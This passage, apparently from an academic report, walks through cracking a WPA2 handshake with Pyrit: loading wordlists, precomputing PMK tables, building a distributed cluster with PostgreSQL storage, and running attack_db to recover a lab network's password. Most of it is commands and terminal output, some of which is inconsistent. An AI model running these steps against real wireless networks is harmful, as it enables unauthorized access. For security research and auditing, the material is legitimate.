
As you can see you are connected to storage with success but there are no passwords.

### 5.3.2 Analyzing Packets with Pyrit

Assuming that you have already successfully received your 4 way handshake, lets proceed to use pyrit to analyze the packets before attempting to crack it. To do this open a terminal and type:

```
pyrit -r <your.cap> analyze
```

This is illustrated in Figure 5-15.



```
root@node018: ~
books_nopunct.txt      subjects.txt
books_nospace_lower.txt wpa2cap-01.cap
books_nospace.txt
root@node018:~# pyrit -r wpa2cap-01.cap analyze
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'wpa2cap-01.cap' (1/1)...
Parsed 88 packets (88 802.11-packets), got 1 AP(s)

#1: AccessPoint e4:ce:8f:68:72:30 ('SoniaWPA2'):
#1: Station 7c:c3:a1:a8:0b:ca, 504 handshake(s):
#1: HMAC_SHA1_AES, good, spread 1
#2: HMAC_SHA1_AES, good, spread 1
#3: HMAC_SHA1_AES, good, spread 1
#4: HMAC_SHA1_AES, good, spread 1
#5: HMAC_SHA1_AES, good, spread 1
#6: HMAC_SHA1_AES, good, spread 1
#7: HMAC_SHA1_AES, good, spread 1
#8: HMAC_SHA1_AES, good, spread 1
#9: HMAC_SHA1_AES, good, spread 1
#10: HMAC_SHA1_AES, good, spread 1
#11: HMAC_SHA1_AES, good, spread 1
#12: HMAC_SHA1_AES, good, spread 1
```

Figure 5-15: Analyze the packets.



Pyrit has successfully analyzed the captured file and found one Access Point with BSSID E4:CE:8F:68:72:30 and ESSID 'SoniaWPA2' and a Station communicating with that AccessPoint.


### 5.3.3 Pyrit Password Preparation

Pyrit can store ESSIDs, passwords/passphrases and their corresponding Pairwise Master Keys in a database. This is a very useful function as it is doing the major task of pre-computing tables of Pairwise Master Keys and ESSIDs. This will vastly reduce the time needed to guess the password.

Firstly to upload all our password list to pyrit database, type :

```
pyrit -i <dictionary file> import_passwords.
```

The output is shown in Figure 5-16.



```
root@node023:~/pyrit-0.4.0# pyrit -i openlibrary_wordlist.7z import_passwords
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'postgres://127.0.0.1/pyrit'... connected.
6503762 lines read. Flushing buffers.... ..
All done.
root@node023:~/pyrit-0.4.0# sudo apt-get install p7zip
Reading package lists... Done
```

Figure 5-16: Pyrit Password Preparation.

We have used a 8 gb dictionary named openlibrary downloaded from [http://human0id.net/dicts/openlibrary/openlibrary\\_wordlist.7z](http://human0id.net/dicts/openlibrary/openlibrary_wordlist.7z). Make sure you have a strong password list with as many entries as possible.

Then by typing pyrit eval, you can see the number of passwords as it is shown in Figure 5-17.

```

root@node018:~# pyrit eval
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///...' connected.
Passwords available: 658362

```

Figure 5-17: The number of passwords

Creating tables with pyrit involves a few extra steps but you will have created a table which can be used over and over as long as the essid of the AP is the same.

First we add our essid by typing, see Figure 5-18:

```

root@node018:~# pyrit -e SoniaWPA2 create_essid
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///...' connected.
Created ESSID 'SoniaWPA2'

```

Figure 5-18: Create ESSID “SoniaWPA2”.

Now that we have the ESSID and passwords uploaded into our database, lets batch process them. This means that pyrit will take our ESSID “SoniaWPA2” and combine it with each passphrase in the word list. It will then store the computed corresponding Pairwise Master Keys, which we will use later to assist us in cracking the password. Run the command:

```
pyrit -e SoniaWPA2 batch
```

The output is shown in Figure 5-19.

```

root@node018: ~
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+


Connecting to storage at 'file:///...' connected.
Created ESSID 'SoniaWPA2'
root@node018:~# pyrit -e SoniaWPA2 batch
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///...' connected.
Working on ESSID 'SoniaWPA2'
Processed all workunits for ESSID 'SoniaWPA2'; 1214 PMKs per second.
Batchprocessing done.

```

Figure 5-19: Batch command.

Finally, by using the eval command we can see the number of the Pairwise Master Keys. The output is shown in Figure 5-20.



```
root@node024:~# pyrit eval
Pyrit 0.4.0 (C) 2008-2018 by Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///...' connected.
Passwords available: 90073928

ESSID 'SoniaWPA2' : 17807288 (19.77%)

root@node024:~#
```


Figure 5-20: Eval command.

### 5.3.4 Configuration of Server – Clients

Pyrit includes support for clustering multiple machines over the network. This feature was often requested as it allows to use hardware much more effectively.

Pyrit has a command ‘serve’. A server listens for connections on port 19935 and can use the local hardware to compute for other clients. Clients can use multiple servers and each server can support multiple clients simultaneously. This is not a distributed database. The clients transfer their workunits to the servers and the servers compute the results and send them back.

On the server the configuration file ~/.pyrit/config should look like the Figure 5-21:




```
root@node024: ~/pyrit-0.4.0
default_storage = file:///
limit_ncpus = 2
rpc_announce = true
rpc_announce_broadcast = false
rpc_knownclients = 10.0.1.23 10.0.1.26 10.0.1.31 10.0.1.18
rpc_server = true
workunit_size = 75000
```

Figure 5-21: The configuration file on the server node.

The IPs of the slave- clients are listed as the `rpc_knownclients`.

On each client the configuration file `~/pyrit/config` should look like the Figure 5-22:



```
root@node026: ~/pyrit-0.4.0
default_storage = file://
limit_ncpus = 2
rpc_announce = true
rpc_announce_broadcast = false
rpc_knownclients = 10.0.1.24
rpc_server = true
workunit_size = 75000
```


Figure 5-22: The configuration file on client node.

Where the IP “10.0.1.24” is the IP of the master-server.

After having the above configuration file on all our machines, four at this example, we run in each slave the command:

```
pyrit serve
```

The output is shown in Figure 5-23.




```
root@node031:~/pyrit-0.4.0 pyrit serve
Pyrit 0.4.0 (C) 2008-2011 Lukas Eder http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Serving 0 active clients; 0 PMKs/s; 0.0 TTS
```

Figure 5-23: Run in each slave the *Pyrit serve* command.

Now, from the Master we can test our newly built cluster using pyrit's benchmark option. This will show use the occupancy of the cores in a percentage value and it will give us a rough estimate of the amount of PMK/second than pyrit will be using.



```
root@node024:~/pyrit-0.4.0 # pyrit benchmark
Pyrit 0.4.0 (C) 2008-2011 Lukas Eder http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Running benchmark (4229.9 PMKs/s)... \

Computed 4229.86 PMKs/s total.
#1: 'CPU-Core (SSE2)': 550.7 PMKs/s (RTT 3.0)
#2: 'CPU-Core (SSE2)': 543.1 PMKs/s (RTT 3.0)
#3: 'Network-Clients': 2599.9 PMKs/s (RTT 1.9)
```

Figure 5-24: Testing our newly built cluster.

As we can see in Figure 5-24 there is a new content named “Network-Clients” which is the CPUs of the slaves. In this tutorial we used four slaves.

If we switch to each slave while running the benchmark, we can see that each slave is connected. This is illustrated in Figure 5-25.




Figure 5-25: A five-node cluster.

Now, by running the “pyrit batch” command we can see in Figure 5-26 that the batching process is faster as we have 11507 PMKs per second.




Figure 5-26: Batching on “SoniaWPA2” with 11507 PMKs per second.

### 5.3.5 Using a SQL-database as storage


Using a SQL-database instead of the filesystem will give you some benefits:

- Real ACID-compliance, backup- and load-balancing-features.
- Multiple Pyrit-clients can operate on the same database at the same time over the network.
- Meta- and binary-data are stored independent of each other, making the database easier to query and operate on.

Pyrit uses [SQLAlchemy](#) and can therefor use all kinds of SQL-databases for it's internal storage mechanism: [SQLite](#) has all the benefits described above (except the network-functionality), [MySQL](#) and [PostgreSQL](#) require some setup but provide more features and better scaling.

Using a database as storage is extremely easy - all you got to do is to provide an alternative *connection-string* instead of *'file://'* that Pyrit uses by default. In the following example, we use a PostgreSQL object-relational database management system. See Figure 5-27 , Figure 5-28 and Figure 5-29.

1. Install and start the postgresql-server. Install [sqlalchemy](#) and pycopg2.
2. Switch to user postgres ('su – postgres').



```
root@node024:~# service postgresql status
Running clusters: 9.1/main
root@node024:~# su - postgres
postgres@node024:~$ su - postgres
Password:
```

Figure 5-27: Install and start the postgresql-server.

3. Start the interactive shell ('psql template1')

```
postgres@node024:~$ psql template1
psql (9.1.15)
```

Figure 5-28: Start the interactive shell.

Create a new user ('create user pyrit') and a new database ('create database pyrit with password 'kyp')

```
template1=# CREATE USER pyrit WITH PASSWORD 'kyp';
CREATE ROLE
```


Figure 5-29: Create a new user ("pyrit") and a new database (database pyrit with password "kyp")

4. Edit /etc/postgresql/9.1/main/pg\_hba.conf file, as it is shown in Figure 5-30.

```
root@node024:~/pyrit-0.4.0# vi /etc/postgresql/9.1/main/pg_hba.conf
```

Figure 5-30: Commnad edit the pg\_hba.conf file.

and add the lines "host pyrit pyrit 127.0.0.1/32 trust" and "host pyrit pyrit 10.0.1.18/22 trust" to the top of the file as it is shown in Figure 5-31. This allows password-less access to the pyrit database on the local network.



```
root@node024: ~/pyrit-0.4.0
#
# Database administrative login by Unix domain socket
local all postgres peer
# TYPE DATABASE USER ADDRESS METHOD
# "local" is for Unix domain socket connections only
local all all peer
# IPv4 local connections:
host all all 127.0.0.1/32 md5
# IPv6 local connections:
host all all ::1/128 md5
# Allow replication connections from localhost, by a user with the
# replication privilege.
#local replication postgres peer
#host replication postgres 127.0.0.1/32 md5
#host replication postgres ::1/128 md5
host pyrit pyrit 127.0.0.1/32 trust
host pyrit pyrit 10.0.1.18/22 trust
#host pyrit pyrit 10.0.1.25/22 trust
#host pyrit pyrit 10.0.1.24/22 trust
#host pyrit pyrit 10.0.1.23/22 trust
-- INSERT -- 101,27 Bot
```

Figure 5-31: Edit the pg\_hba.conf file.

Restart the postgresql-server. See Figure 5-32.

```
root@node024:/etc/init.d# sudo /etc/init.d/postgresql restart
* Restarting PostgreSQL 9.1 database server
root@node024:/etc/init.d# [ OK ]
```


Figure 5-32: Restart the postgresql-server.

5. Edit /etc/postgresql/9.1/main/ postgresql.conf file as it is shown in Figure 5-33.

```
root@node024:~/pyrit-0.4.0# vi /etc/postgresql/9.1/main/postgresql.conf
```

Figure 5-33: Command edit the postgresql.conf file.

Edit listen\_addresses line and add the server's IP. This is illustrated in Figure 5-34.



```
#-----
# CONNECTIONS AND AUTHENTICATION
#-----

# - Connection Settings -
listen_addresses = '10.0.1.24'
#listen_addresses = 'localhost'          # what IP address(es) to listen on;
#                                     # comma-separated list of addresses;
#                                     # defaults to 'localhost', '*' = all
#                                     # (change requires restart)

port = 17934 # 5432                      # (change requires restart)
max_connections = 100                    # (change requires restart)
# Note: Increasing max_connections costs ~400 bytes of shared memory per
# connection slot, plus lock space (see max_locks_per_transaction).
#superuser_reserved_connections = 3      # (change requires restart)
unix_socket_directory = '/var/run/postgresql' # (change requires restart)
#unix_socket_group = ''                  # (change requires restart)
#unix_socket_permissions = 0777         # begin with 0 to use octal notation
#                                     # (change requires restart)
#bonjour = off                          # advertise server via Bonjour
#                                     # (change requires restart)
```

Figure 5-34: Edit the postgresql.conf file.

6. Edit the server's storage in order to communicate with the database, as it is shown in Figure 5-35.



```
root@node024: ~/pyrit-0.4.0
default_storage = postgres://pyrit:kyp@127.0.0.1/pyrit
limit_ncpus = 2
rpc_announce = true
rpc_announce_broadcast = false
rpc_knownclients = 10.0.1.18 10.0.1.25 10.0.1.26 10.0.1.27
rpc_server = true
workunit_size = 75000
```

Figure 5-35: Edit the server's storage in order to communicate with the database

7. Edit the client's storage in order to communicate with the database, as it is shown in Figure 5-36.

```
root@node018: ~/pyrit-0.4.0 client
default_storage = postgres://pyrit:kyp@127.0.0.1/pyrit
limit_ncpus = 2
rpc_announce = true
rpc_announce_broadcast = false
rpc_knownclients = 10.0.0.24
rpc_server = true
workunit_size = 75000
```

Figure 5-36: Edit the client's storage in order to communicate with the database.

Now, as we can see in Figure 537 we can upload all our password list to our pyrit database.

```

root@node024:~/pyrit-0.4.0# vi ~/.pyrit/config
root@node024:~/pyrit-0.4.0# pyrit eval
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'postgres://127.0.0.1/pyrit'. . connected.
Passwords available: 31994285
root@node024:~/pyrit-0.4.0# █

```

Figure 5-37: Upload the password list to the database.

## 5.4 Cracking With Pyrit

As we have seen before the use of aircrack- suite find the password up to 23 minutes (Table 5-2). During our process to reduce the time of cracking we benefit of the advantages of cloud computing by using clusters of nodes. Pyrit includes support for clustering multiple machines over the network. So, we can add client nodes to our master server in order to distribute the workload. Then we use the pyrit command `attack_passthrough` and the `attack_db` command on a different number of nodes. Firstly, we test the `attack_db` command into a distributed-node cluster. We use a cluster of two, three, four and five nodes. We observe that it is a time-consuming process as regards the batching process. So, next we test it on dedicated server of 32 Cores. Then, in our effort to make a more flexible system, free from the need of memory space we use the `passthrough` command. We test the `attack_passthrough` as on a distributed cluster as on a dedicated server. Let's see them in detail in our experiment below.

Aircrack suite	
Time(min)	23

Table 5-2: Time of Cracking by using aircrack- suite.

### 5.4.1 Attack\_db

In the case that we have our ESSID added to Pyrit database with our dictionary, we need to batch in order to create the PMKS table. This is a time-consuming process as it takes many hours.

The `attack_db` command attack an EAPOL-handshake found in the packet-capture file(s) given by the option `-r` using the Pairwise Master Keys stored in the database. The options `-b` and `-e` can be used to specify the Access-Point to attack; it is picked automatically if both options are omitted. The password is written to the filename given by the option `-o` if specified. For example:


```
pyrit -r test.pcap -e MyOtherNetwork attack_db
```

Only Pairwise Master Keys that have been computed previously and are stored in the database are used by `attack_db`.

To begin the assault on target with our newly modified database, we type :

```
pyrit -r <yourfile.cap> attack_db .
```

The output is shown in Figure 5-38.



```
root@localhost:~# pyrit -r wpa2cap-01.cap attack_db
Pyrit 0.4.0 (C) 2008-2013 John Long http://longcode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///...' connected.
Parsing file 'wpa2cap-01.cap' (1/1)...
Parsed 88 packets (88 802.11-packets), got 1 AP(s)

Picked AccessPoint e4:ce:8f:68:72:30 ('SoniaWPA2') automatically.
Attacking handshake with Station 7c:c3:a1:a8:0b:ca...
Tried 31538257 PMKs so far (36.3%); 1364415 PMKs per second.

The password is 'Apollonius'.
```

Figure 5-38: Assault on target.

### 5.4.1.1 Distributed Cluster

In our effort to create a easy and utilitarian system we decided to look into a distributed-node cluster. We have created a distributed cluster of five, four, three and two nodes. See Figure 5-39. Each machine is strictly a Linux affair, which is why we're restricted to Pyrit. The best part, though, is that it's completely scalable. So, we can add client nodes to our master server in order to distribute the workload.




Figure 5-39: A cluster of five nodes.

We observe in the following Table 5-3 that there is no significant difference in time by adding extra nodes as in all cases the password is found in less than one minute.

	NUMBER OF NODES (CLUSTER)			
	2	3	4	5
benchmark	1720.1 PMKs/s total	2.622.59 PMKs/s total	3525.9 PMKs/s total	4255.42 PMKs/s total
av. PMKs/ sec	1.289.210 PMKs/s	1.299.585 PMKs/s	1.301.697 PMKs/s	1.332.941 PMKs/s
Network-Clients	709.8 PMKs per second	1.304.4 PMKs per second	1.975.7 PMKs per second	2696.8 PMKs per second
Crack(sec)	37 sec	36 sec	35 sec	32 sec

Table 5-3: A comparative table between clusters with different numbers of nodes.

Each node instance is armed with a 1 Gb Ethernet link. This is what bottlenecks the cracking speed. Remember that a single ASCII character consumes one byte. So, as you start cracking longer passwords, the master server has to send more data to the clients. Worse still, the clients have to send the processed PMK/PTK back to the master server. As the network grows, the number of passwords each additional node processes goes down, resulting in diminishing returns [30]. The worst part of the process is that it is a time-consuming process as regards the banching process. It takes at least up to twelve hours. That's why then we test the passthrough command.

#### 5.4.1.2 A “Cluster 32-CPU Instance”

Secondly, free from the need of the communication among master and slaves, we made our attack using a dedicated server called a “Cluster 32-CPU Instance” (see Figure 5-40). It consists of the following features:



Figure 5-40: The “Cluster 32-CPU Instance”.

- 96 GB RAM
- 32 Cores
- 64-bit platform
- I/O performance: 1 gigabit Ethernet
- API name: **HP ProLiant BL460c Gen9 Server Blade**

As we can see in the following figure 5-41 we are able to hit up to 14159.3 PMKs/s.

```

root@nitlab:~/pyrit-0.4.0# pyrit benchmark
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Running benchmark (14159.3 PMKs/s)... /

Computed 14159.25 PMKs/s total.
#1: 'CPU-Core (SSE2)': 475.7 PMKs/s (RTT 3.0)
#2: 'CPU-Core (SSE2)': 474.2 PMKs/s (RTT 3.0)
#3: 'CPU-Core (SSE2)': 474.1 PMKs/s (RTT 3.0)
#4: 'CPU-Core (SSE2)': 477.5 PMKs/s (RTT 3.0)
#5: 'CPU-Core (SSE2)': 475.1 PMKs/s (RTT 3.0)
#6: 'CPU-Core (SSE2)': 476.2 PMKs/s (RTT 3.0)
#7: 'CPU-Core (SSE2)': 475.7 PMKs/s (RTT 3.0)
#8: 'CPU-Core (SSE2)': 476.3 PMKs/s (RTT 3.0)
#9: 'CPU-Core (SSE2)': 474.7 PMKs/s (RTT 3.0)
#10: 'CPU-Core (SSE2)': 474.7 PMKs/s (RTT 3.0)
#11: 'CPU-Core (SSE2)': 476.1 PMKs/s (RTT 3.0)
#12: 'CPU-Core (SSE2)': 473.3 PMKs/s (RTT 3.0)
#13: 'CPU-Core (SSE2)': 476.4 PMKs/s (RTT 3.0)
#14: 'CPU-Core (SSE2)': 475.6 PMKs/s (RTT 3.0)
#15: 'CPU-Core (SSE2)': 475.1 PMKs/s (RTT 3.0)
#16: 'CPU-Core (SSE2)': 474.1 PMKs/s (RTT 3.0)
#17: 'CPU-Core (SSE2)': 475.4 PMKs/s (RTT 3.0)
#18: 'CPU-Core (SSE2)': 474.5 PMKs/s (RTT 3.0)
#19: 'CPU-Core (SSE2)': 475.4 PMKs/s (RTT 3.0)
#20: 'CPU-Core (SSE2)': 478.6 PMKs/s (RTT 3.0)
#21: 'CPU-Core (SSE2)': 476.2 PMKs/s (RTT 3.0)
#22: 'CPU-Core (SSE2)': 476.2 PMKs/s (RTT 2.9)
#23: 'CPU-Core (SSE2)': 476.3 PMKs/s (RTT 3.0)
#24: 'CPU-Core (SSE2)': 474.9 PMKs/s (RTT 3.0)
#25: 'CPU-Core (SSE2)': 476.6 PMKs/s (RTT 3.0)
#26: 'CPU-Core (SSE2)': 475.4 PMKs/s (RTT 3.0)
#27: 'CPU-Core (SSE2)': 475.8 PMKs/s (RTT 3.0)
#28: 'CPU-Core (SSE2)': 477.1 PMKs/s (RTT 2.9)
#29: 'CPU-Core (SSE2)': 476.2 PMKs/s (RTT 3.0)
#30: 'CPU-Core (SSE2)': 474.0 PMKs/s (RTT 3.0)
#31: 'CPU-Core (SSE2)': 474.3 PMKs/s (RTT 3.0)
#32: 'CPU-Core (SSE2)': 473.9 PMKs/s (RTT 3.0)

```

Figure 5-41: Hit up to 14159.3 PMKs/s.

We install Pyrit 0.4.0 on our server and we import our dictionary “allwordlists.txt”. Pyrit automatically filters passwords that are not suitable for WPA(2)-PSK and also sorts out duplicates when populating the database for the obvious reasons. Now with our ESSID “SoniaWPA2” and some words in our database lets batch-process them. Pyrit will take our ESSID “SoniaWPA2” and combine with each passphrase in the word list, compute the corresponding Pairwise master Keys and simply store them. This is illustrated in Figure 5-42.

```

root@nitlab: ~/pyrit-0.4.0
Traceback (most recent call last):
  File "/usr/lib/python2.7/threading.py", line 810, in __bootstrap_inner
    self.run()
  File "/usr/local/lib/python2.7/dist-packages/cpyrit/network.py", line 247, in
run
    buf, (host, port) = self.sock.recvfrom(4096)
TypeError: 'NoneType' object is not iterable

root@nitlab:~/pyrit-0.4.0# pyrit eval
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///... connected.
Passwords available: 90073929

ESSID 'SoniaWPA2' : 0 (0.00%)

root@nitlab:~/pyrit-0.4.0# pyrit -e SoniaWPA2 batch
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///... connected.
Working on ESSID 'SoniaWPA2'
Processed 49/1953 workunits so far (2.5%); 18034 PMKs per second.

```

Figure 5-42: Compute the corresponding Pairwise master Keys and store them.

The banching process takes up to four hours. After the batch is done we can use our new database to recover the password.

```

root@nitlab: ~/pyrit-0.4.0
books_nopunct_nospace.txt    subjects_nopunct_nospace.txt
books_nopunct.txt           subjects_nopunct.txt
books_nospace_lower.txt     subjects_nospace_lower.txt
books_nospace.txt           subjects_nospace.txt
books.txt                   subjects.txt
build                       test
CHANGELOG                  wpa2cap-01.cap
